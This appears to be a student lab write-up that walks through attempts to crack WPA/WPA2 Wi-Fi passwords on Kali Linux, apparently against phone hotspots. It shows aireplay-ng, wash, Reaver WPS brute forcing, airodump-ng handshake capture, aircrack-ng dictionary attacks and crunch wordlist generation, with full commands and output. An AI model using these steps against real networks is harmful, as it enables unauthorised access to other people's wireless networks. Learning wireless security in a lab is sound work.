(root@kali)-[~]
# aireplay-ng -fakeauth 1 -a 72:A1:AD:83:CD:21 -h 0E:AB:D7:DE:9C:00 wlan0
Invalid fromds filter. [0,1]
"aireplay-ng --help" for help.

(root@kali)-[~]
# aireplay-ng --fakeauth 1 -a 72:A1:AD:83:CD:21 -h 0E:AB:D7:DE:9C:00 wlan0
"aireplay-ng --help" for help.
```

Cracking WPA/WPA2:

Using wash, we displayed all the wps enabled networks

```
(root@kali)-[~]
# wash --interface wlan0
BSSID Home Ch dBm WPS Lck Vendor ESSID
-----
36:6F:24:E7:4D:35 11 -29 2.0 No Realtek fufu
92:6F:D9:7A:59:33 11 -47 2.0 No Realtek Aditya's hp
^C
```

Used Reaver to try and bruteforce the pin

```
(root@kali)-[~]
# reaver -i wlan0 -b 72:A1:AD:83:CD:21 -vv

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 72:A1:AD:83:CD:21
[+] Switching wlan0 to channel 6
[+] Received beacon from 72:A1:AD:83:CD:21
[+] Vendor: Unknown
[!] AP seems to have WPS turned off
[+] Trying pin "12345670"
[+] Sending authentication request
[+] Sending association request
[+] Associated with 72:A1:AD:83:CD:21 (ESSID: OPPO A9 2022)
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
^C
[+] Nothing done, nothing to save.
```

However, it could not connect

Hence, trying an alternative method

1st, wrote the captured packets into test.cap file and then, used aircrack-ng on it

```
(root@kali)~# airodump-ng --bssid 72:A1:AD:83:CD:21 --channel 6 --write test wlan0
02:32:50 Created capture file "test-01.cap".

CH 6 ][ Elapsed: 0 s ][ 2023-09-13 02:32

BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
72:A1:AD:83:CD:21 -40 100    42      23   0   6  180  WPA2 CCMP  PSK  OPPO A9 2022

BSSID          STATION          PWR   Rate Lost  Frames Notes  Probes
72:A1:AD:83:CD:21 96:8B:69:F9:CC:95 -56   0 - 1    2     22
72:A1:AD:83:CD:21 18:47:3D:88:CE:2F -1    1e- 0    0     18
Quitting ...
```

```
(root@kali)~# aircrack-ng test-01.cap
Reading packets, please wait ...
Opening test-01.cap
Read 322 packets.

# BSSID          ESSID          Encryption
1 72:A1:AD:83:CD:21  OPPO A9 2022  WPA (0 handshake)

Choosing first network as target.

Reading packets, please wait ...
Opening test-01.cap
Read 322 packets.

1 potential targets

Please specify a dictionary (option -w).
```

it asks for wordlist dictionary – so created that

```
GNU nano 7.2 dict.txt
envp fepoqg
vafbij x
jfbvke
12432tge
dv qer1BR\
devansh11
dhruv123
dkhoe
er u4igv
aefkjvib-3pnv
eafkhibgv350w gv
```

Now, ran the attack

```
(root@kali)-[~]
# nano dict.txt

(root@kali)-[~]
# aircrack-ng -w dict.txt test-01.cap
Reading packets, please wait...
Opening test-01.cap
Read 322 packets.

# BSSID          ESSID          Encryption
1 72:A1:AD:83:CD:21  OPPO A9 2022   WPA (0 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening test-01.cap
Read 322 packets.

1 potential targets

Packets contained no EAPOL data; unable to process this AP.

Quitting aircrack-ng...
```

Successfully captured handshake

```
(root@kali)-[~]
# airodump-ng --bssid C2:7B:5A:C6:F3:EA --channel 1 -w capturefile111 wlan0
03:39:36 Created capture file "capturefile111-01.cap".

CH [ 1 ] [ Elapsed: 36 s ] [ 2023-09-13 03:40 ] [ WPA handshake: C2:7B:5A:C6:F3:EA

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
C2:7B:5A:C6:F3:EA -25  0      375      65   1   1  180  WPA2 CCMP PSK  oplus

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
C2:7B:5A:C6:F3:EA BE:21:F2:68:1E:BA -24   1e- 1e    2    111  EAPOL  oplus
C2:7B:5A:C6:F3:EA 18:47:3D:88:CE:2F -24   11e- 1     0     22

Quitting...
```

Generated wordlist using crunch by providing pattern

```
(root@kali)-[~]
# crunch 8 8 12345670 -o wordlist.txt
Crunch will now generate the following amount of data: 150994944 bytes
144 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 16777216
crunch: 100% completed generating output
```

Conclusion – We learnt how to crack Wifi passwords using Kali-linux tools.